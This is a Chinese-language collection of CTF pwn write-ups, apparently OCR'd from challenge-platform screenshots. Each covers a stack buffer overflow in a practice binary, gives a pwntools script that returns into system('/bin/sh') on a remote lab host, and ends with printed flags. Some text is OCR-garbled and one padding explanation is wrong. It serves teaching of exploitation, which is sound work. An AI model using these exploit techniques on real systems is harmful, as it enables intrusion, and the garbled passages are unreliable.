

瑞士军刀

PWN

未解决

分数: 10 金币: 4

题目作者: harry

一血: lsf1

一血奖励: 1金币

解决: 3731

提示:

描述: ls

nc 114.67.175.224 12054

01:59:53

删除场景

延时场景 ▾

请输入flag

提交

首先 nc 连接一下环境，用 ls 查看一下所有的文件

```
C:\Users\jyzxc>nc 114.67.175.224 12054
ls
bin
dev
flag
lib
lib32
lib64
pwn1
|
```

发现存在 flag 文件，尝试 cat 一下

```
C:\Users\jyzxc>nc 114.67.175.224 12054
ls
bin
dev
flag
lib
lib32
lib64
pwn1
cat flag
flag{9e861196d5a73bcd}
|
```

得到了 flag 的值

get_shell

题目详情 WriteUP

上一题 下一题 随机一题

get_shell

GFSJ0462 积分 7 金币 7 159 最佳Writeup由 buyi 提供

收藏 反馈

难度: 7 方向: Pwn 题解数: 43 解出人数: 9093

题目来源:

题目描述: 运行就能拿到shell呢, 真的

题目附件: [下载附件](#)

题目场景: nc 61.147.171.105 64981 100% 倒计时: 3时59分56秒 [延时](#) [删除场景](#)

Flag... 提交

先 nc 连接一下题目环境, ls 查看题目的文件, cat 里面的 flag 文件, 和上一题一模一样

```
C:\Users\jyzxc>nc 61.147.171.105 64981
ls
bin
dev
flag
get_shell
lib
lib32
lib64
cat flag
cyberpeace{bf1e00e92c08cf89215e1d3ca2ee74b7}
```

hello_pwn

题目详情 WriteUP

上一题 下一题 随机一题

hello_pwn GFSJ0465 积分 7 金币 7 109 最佳Writeup由 Aur南风 提供

收藏 反馈

难度: 7 方向: Pwn 题解数: 47 解出人数: 6180

题目来源: CTF

题目描述: pwn! , segment fault! 菜鸡陷入了深思

题目附件: 下载附件

题目场景: 获取在线场景

Flag... 提交

先反编译查看一下主函数的信息：

```
1 _int64 sub_40069B()
2 {
3     alarm(0x3Cu);
4     setbuf(stdout, 0LL);
5     puts("~~~ welcome to ctf ~~~");
6     puts("lets get helloworld for bof");
7     read(0, &unk_601068, 0x10uLL);
8     if ( dword_60106C == 1853186401 )
9         sub_400686(0LL, 6295656LL);
10    return 0LL;
11 }
```

将数字转换成字符串，发现只要我们输入的字符为 aaun 即可拿到 flag 的值

1 _int64 sub_40069B()
2 {
3 alarm(0x3Cu);
4 setbuf(stdout, 0LL);
5 puts("~~~ welcome to ctf ~~~");
6 puts("lets get helloworld for bof");
7 read(0, &unk_601068, 0x10uLL);
8 if (dword_60106C == 1853186401)
9 sub_400686();
10 return 0LL;
11 }

Export data

Export as...

☐ hex string (unspaced)

☐ hex string (spaced)

☒ string literal

☐ C unsigned char array (hex)

☐ C unsigned char array (decimal)


☐ initialized C variable

☐ raw bytes

Preview

=aaun

```
C:\Users\jyzxc>nc 61.147.171.105 65233
~~ welcome to ctf ~~
lets get helloworld for bof
====aaun
cyberpeace{bfc73c2d6cd491fa312de977ddf6361d}
```



```
1 ssize_t vulnerable_function()
2 {
3     char buf; // [sp+0h] [bp-80h]@1
4
5     return read(0, &buf, 0x200uLL);
6 }
```

```
-00000000000000000000      ap r ; undefined
-00000000000000000000      db ? ; undefined
-00000000000000000000      db ? ; undefined
-00000000000000000000      db ? ; undefined
-00000000000000000001      db ? ; undefined
+00000000000000000000      s      db 8 dup(?)
+00000000000000000000      r      db 8 dup(?)
+00000000000000000000
+00000000000000000010 ; end of stack variables
```

SP+0000000000000007F

```

1 int callsystem()
2 {
3     return system("/bin/sh");
4 }

```

题目又有一个函数，名字叫 callsystem，这个函数可以允许我们执行/bin/sh 下面的语句，所以希望把这个函数的地址传入进去。

找到函数的地址：

```

.text:0000000000400596 ; Attributes: bp-based frame
.text:0000000000400596
.text:0000000000400596 public callsystem
.text:0000000000400596 callsystem proc near
    .text:0000000000400596 push rbp
    .text:0000000000400597 mov rbp, rsp
    .text:000000000040059A mov edi, offset command ; "/bin/sh"
    .text:000000000040059F call _system
    .text:00000000004005A4 pop rbp
    .text:00000000004005A5 retn
    .text:00000000004005A5 callsystem endp
    .text:00000000004005A5
    .text:00000000004005A6

```

构造 exp：

```

from pwn import *
p = remote("61.147.171.105", "57808")
data = (b'a'*0x88)
payload = data + p64(0x400596)
p.send(payload)
p.interactive()

```

ls 发现存在 flag 文件，直接 cat 得到 flag。

```

kali@kali: ~/test
File Actions Edit View Help
'/home/kali/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed capstone-5.0.0rc2 colored-traceback-0.3.0 intervaltree-3.1.0 plumbum-1.8.2 pwntools-4.10.0 pyelftools-0.29 ropgadget-7.3 rpyc-5.3.1 unicorn-2.0.1.post1

(kali@kali)~/test
$ ls
command.txt  exe  test.c  test.py

(kali@kali)~/test
$ python test.py
[*] Opening connection to 61.147.171.105 on port 57808: Done
[*] Switching to interactive mode
Hello, World
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{4128e4cb0e190632815c842add07de95}
$

```

所需金币: 50

题目状态: 未解出

解题奖励: 金币:50 经验:5

nc challenge-32b709539b7a0f48.sandbox.ctfhub.com 37005

[📎 题目附件](#)

00:29:22

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag


WriteUp

觉得这个WP写的不好有更好的想法? [点我提交](#)

首先下载附件, 查看一下主函数的内容:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4; // [sp+0h] [bp-70h]@1
4
5     setvbuf(stdout, 0LL, 2, 0LL);
6     setvbuf(stdin, 0LL, 1, 0LL);
7     puts("Welcome to CTFHub ret2text.Input something:");
8     gets(&v4, 0LL);
9     puts("bye");
10    return 0;
11 }
```

与此同时, 还发现有一个名叫 secure 的函数里面有一个导入/bin/sh 文件内容的指令, 所以我们希望把这个指令能够成功运行, 那么就能解决



找到函数的内存地址:

```

.text:0000000000400777 ; Attributes: bp-based frame
.text:0000000000400777
.text:0000000000400777
.text:0000000000400777 secure public secure
.text:0000000000400777 proc near
.text:0000000000400777
.text:0000000000400777 var_8 = dword ptr -8
.text:0000000000400777 var_4 = dword ptr -4
.text:0000000000400777
.text:0000000000400777 push rbp
.text:0000000000400778 mov rbp, rsp
.text:000000000040077B sub rsp, 10h
.text:000000000040077F mov edi, 0 ; timer
.text:0000000000400784 call _time
.text:0000000000400789 mov edi, eax ; seed
.text:000000000040078B call _srand
.text:0000000000400790 call _rand
.text:0000000000400795 mov [rbp+var_4], eax
.text:0000000000400798 lea rax, [rbp+var_8]
.text:000000000040079C mov rsi, rax
.text:000000000040079F lea rdi, unk_4008C8
.text:00000000004007A6 mov eax, 0
.text:00000000004007AB call ___isoc99_scanf
.text:00000000004007B0 mov eax, [rbp+var_8]
.text:00000000004007B3 cmp [rbp+var_4], eax
.text:00000000004007B6 jnz short loc_4007C4
.text:00000000004007B8 lea rdi, command ; "/bin/sh"
.text:00000000004007BF call _system
.text:00000000004007C4
.text:00000000004007C4 loc_4007C4: ; CODE XREF: secure+3F7j
.text:00000000004007C4 nop
.text:00000000004007C5 leave
.text:00000000004007C6 ret
  
```

又由于v4的长度是70, 算上s和l, 那么长度就变成了78, 所以我们可以构造 payload:

IDA View-A Pseudocode-C Stack of main Pseudocode-B Pse

```

-0000000000000070 ; D/A/* : change type (data/ascii/array)
-0000000000000070 ; N : rename
-0000000000000070 ; U : undefine
-0000000000000070 ; Use data definition commands to create local variables and function arguments.
-0000000000000070 ; Two special fields "r" and "s" represent return address and saved registers.
-0000000000000070 ; Frame size: 70; Saved regs: 8; Purge: 0
-0000000000000070 ;
-0000000000000070
-0000000000000070 var_70 db ?
-000000000000006F db ? ; undefined
-000000000000006E db ? ; undefined
-000000000000006D db ? ; undefined
-000000000000006C db ? ; undefined
-000000000000006B db ? ; undefined
-000000000000006A db ? ; undefined
  
```

```

from pwn import *

p = remote("challenge-32b709539b7a0f48.sandbox.ctfhub.com", 37005)
data = b'a'*0x78
payload = data + p64(0x4007B8)
p.send(payload)
p.interactive()

```

```

(kali@kali)~/test
$ python test.py
[+] Opening connection to challenge-32b709539b7a0f48.sandbox.ctfhub.com on port 37005: Done
[*] Switching to interactive mode
Welcome to CTFHub ret2text.Input something:
$ ls
bye
$ ls
bin
dev
flag
lib
lib32
lib64
pwn
$ cat flag
ctfhub{30ea6f7c1e32e6ca4c74aa52}
$

```

level2



题目详情

WriteUP

上一题

下一题

随机一题

level2

GFSJ0468

积分 6

金币 6

165 最佳Writeup由 endust 提供

收藏 反馈

难度: 6

方向: Pwn

题解数: 39

解出人数: 5177

题目来源: XMan

题目描述: 菜鸟请教大神如何获得flag, 大神告诉他'使用 面向返回的编程 (ROP)就可以了'

题目附件: [下载附件](#)

题目场景: nc 61.147.171.105 64844

倒计时: 3时58分3秒

[延时](#) [删除场景](#)

Flag...

提交

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     vulnerable_function();
4     system("echo 'Hello World!'");
5     return 0;
6 }

```



```

IDA view A
1 size_t vulnerable_function()
2 {
3     char buf; // [sp+0h] [bp-88h]@1
4
5     system("echo Input:");
6     return read(0, &buf, 0x100u);
7 }

-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 db ? ; undefined
-00000003 db ? ; undefined
-00000002 db ? ; undefined
-00000001 db ? ; undefined
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008
+00000008 ; end of stack variables

```

由于是 32 位系统，所以这里的 s 和 r 只占了 4，而原先 buf 的长度是 0x88，所以构造的长度应该为 0x88+0x4。由于题目没有给后门函数，所以这边需要自己构造。

先找到/bin/sh 的位置：0804A024

```

.data:0804A022 db 0
.data:0804A023 db 0
.data:0804A024 public hint
.data:0804A024 hint db '/bin/sh',0
.data:0804A024 _data ends
.data:0804A024
.bss:0804A02C ; =====
.bss:0804A02C
.bss:0804A02C ; Segment type: Uninitialized

```

再找到 system 函数的位置：08048320

```

.plt:08048300 ; Segment type: Pure code
.plt:08048300 ; Segment permissions: Read/Execute
.plt:08048300 _plt segment para public 'CODE' use32
.plt:08048300 assume cs:_plt
.plt:08048300 ;org 8048300h
.plt:08048300 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.plt:08048300 dd 4 dup(?)
.plt:08048310 ; [00000006 BYTES: COLLAPSED FUNCTION _read. PRESS KEYPAD CTRL-"" TO EXPAND]
.plt:08048316 dw ?
.plt:08048318 dd 2 dup(?)
.plt:08048320 ; [00000006 BYTES: COLLAPSED FUNCTION _system. PRESS KEYPAD CTRL-"" TO EXPAND]
.plt:08048326 dw ?
.plt:08048328 dd 2 dup(?)
.plt:08048330 ; [00000006 BYTES: COLLAPSED FUNCTION ___gmon_start__. PRESS KEYPAD CTRL-"" TO EXPAND]
.plt:08048336 dw ?
.plt:08048338 dd 2 dup(?)
.plt:08048340 ; [00000006 BYTES: COLLAPSED FUNCTION ___libc_start_main. PRESS KEYPAD CTRL-"" TO EXPAND]
.plt:08048346 dw ?
.plt:08048348 dd 2 dup(?)
.plt:08048348 _plt ends
.plt:08048348

```

Payload 构造如下：

```

from pwn import *
p = remote("61.147.171.105", 64844)
data = b'a'*(0x8c)
payload = data + p32(0x08048320) + p32(0x00000000) + p32(0x0804A024)
p.send(payload)
p.interactive()

```

中间的 p32(0x00000000)表示空格

```
(kali㉿kali)-[~/test]
$ python test.py
[+] Opening connection to 61.147.171.105 on port 64844: Done
[*] Switching to interactive mode
Input:
$
$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{2e467474b1ebc6e7cfa49161ea0df7a7}
```

cgpwn2



题目详情

WriteUP

上一题

下一题

随机一题

cgpwn2

GFSJ0472

积分 6

金币 6

43 最佳Writeup由 c0laaaa 提供

收藏 反馈

难度: 6

方向: Pwn

题解数: 23

解出人数: 3405

题目来源: CTF

题目描述: 菜鸡认为自己需要一个字符串

题目附件: [下载附件](#)

题目场景: [获取在线场景](#)

Flag...

提交


下载附件，发现是 32 位的文件

```

1 char *hello()
2 {
3     char *u0; // eax@1
4     signed int v1; // ebx@1
5     unsigned int v2; // ecx@3
6     int v3; // eax@5
7     char s; // [sp+12h] [bp-26h]@1
8     int v6; // [sp+14h] [bp-24h]@2
9
10    v0 = &s;
11    v1 = 30;
12    if ( (unsigned int)&s & 2 )
13    {
14        *(_WORD *)&s = 0;
15        v0 = (char *)&v6;
16        v1 = 28;
17    }
18    v2 = 0;
19    do
20    {
21        *(_DWORD *)&v0[v2] = 0;
22        v2 += 4;
23    }
24    while ( v2 < (v1 & 0xFFFFF0FC) );
25    v3 = (int)&v0[v2];
26    if ( v1 & 2 )
27    {
28        *(_WORD *)v3 = 0;
29        v3 += 2;
30    }
31    if ( v1 & 1 )
32        *(_BYTE *)v3 = 0;
33    puts("please tell me your name");
34    fgets(name, 50, stdin);
35    puts("hello, you can leave some message here:");
36    return gets(&s);
37 }

```

观察主函数，发现 s 可以用栈溢出来跳转到我们想要的函数上面，而正好题目给出了 system 函数：不过 command 得自己构造



于是我们可以先把/bin/sh 控制字符读取到 name 变量上，再将 name 的地址调用进来。

```

.bss:0804A064                                     ; __do_global_dtors_aux+14Tw
.bss:0804A065                                     align 20h
.bss:0804A080                                     public name
.bss:0804A080                                     ; char name[52]
.bss:0804A080                                     name
.bss:0804A080                                     db 34h dup(?)          ; DATA XREF: hello+77fo
.bss:0804A080                                     _bss
.bss:0804A080                                     ends
extern:0804A0B4 ; =====
extern:0804A0B4

```

Name 的地址是：0804A080，而 system 函数的地址是：0804855A

```

.text:0804854D ; Attributes: bp-based frame
.text:0804854D
.text:0804854D                                     public pwn
.text:0804854D                                     proc near
.text:0804854D                                     push     ebp
.text:0804854E                                     mov      ebp, esp
.text:08048550                                     sub      esp, 18h
.text:08048553                                     mov      dword ptr [esp], offset command ; "echo hehehe"
.text:0804855A                                     call     _system
.text:0804855F                                     nop
.text:08048560                                     leave
.text:08048561                                     retn
.text:08048561                                     pwn
.text:08048561                                     endp

```

而 s 的长度是 0x26+0x4，所以构造的 payload 如下：

```
from pwn import *
p = remote("61.147.171.105",64554)
data = b'a'*(0x26+0x4)
payload = data + p32(0x0804855A) + p32(0x0804A080)
p.sendlineafter("please tell me your name\n", '/bin/sh')
p.sendlineafter("hello,you can leave some message here:\n",payload)
p.interactive()
```

```
(kali㉿kali)-[~/test]
$ python test.py
[+] Opening connection to 61.147.171.105 on port 64554: Done
/home/kali/test/test.py:5: BytesWarning: Text is not bytes; assuming A
  p.sendlineafter("please tell me your name\n", '/bin/sh')
/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:84
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{81c08caaf8e65a67d5ccf9e98706ff2e}
$
```

pwnstack

×

题目详情

WriteUP

上一题

下一题

随机一题

pwnstack

GFSJ1012

积分 1

金币 1

6 最佳Writeup由 君临天下 提供

收藏 反馈

难度: 1

方向: Pwn

题解数: 7

解出人数: 484

题目来源: CTF

题目描述: 无

题目附件: [下载附件](#)

题目场景: 20%

Flag...

提交

查看主函数：

```

IDA View-A
Pseudocode-A

1 int64 vuln()
2 {
3     signed __int64 v0; // rcx@1
4     char *u1; // rdi@1
5     char buf; // [sp+0h] [bp-A0h]@1
6
7     v0 = 20LL;
8     u1 = &buf;
9     while ( v0 )
10    {
11        *(_QWORD *)u1 = 0LL;
12        u1 += 8;
13        --v0;
14    }
15    read(0, &buf, 0xB1uLL);
16    return 0LL;
17 }

```

发现 buf 的大小是 0xa0，由于是 64 位系统，所以填充数据为 0xa0*0x8。

Functions window

Function name

- init proc
- puts
- system
- read
- libc start main
- setvbuf
- gmon start
- start
- deregister tm clones
- register tm clones
- do global dtors aux
- frame dummy
- initsetbuf
- vuln
- backdoor
- main
- libc csu init
- libc csu fini
- term proc
- puts@@GLIBC 2 2 5
- system@@GLIBC 2 2 5
- read@@GLIBC 2 2 5

IDA View-A

Pseudocode-A

```

1 int backdoor()
2 {
3     return system("/bin/sh");
4 }

```

又发现题目给出了后门函数，查看函数的地址：00400766

```

.text:00000000400761
.text:00000000400762
.text:00000000400762 ; ===== S U B R O U T I N E =====
.text:00000000400762 ; Attributes: bp-based frame
.text:00000000400762
.text:00000000400762 public backdoor
.text:00000000400762 backdoor
.text:00000000400762
    push    rbp
    mov     rbp, rsp
    mov     edi, offset command ; "/bin/sh"
    mov     eax, 0
    call    _system
    nop
    pop     rbp
    retn
.text:00000000400777 backdoor
    endp
.text:00000000400777
.text:00000000400778

```

所以 payload 构造如下：

```
from pwn import *  
p = remote("61.147.171.105", 54274)  
data = b'a'*(0xa0+0x8)  
payload = data + p64(0x00400766)  
p.send(payload)  
p.interactive()
```

```
(kali㉿kali)-[~/test]  
$ python test.py  
[+] Opening connection to 61.147.171.105 on port 54274: Done  
[*] Switching to interactive mode  
this is pwn1, can you do that??  
$ ls  
bin  
dev  
flag  
lib  
lib32  
lib64  
pwn2  
$ cat flag  
cyberpeace{ccf42ce39530dd06a6f8ac70249d3408}
```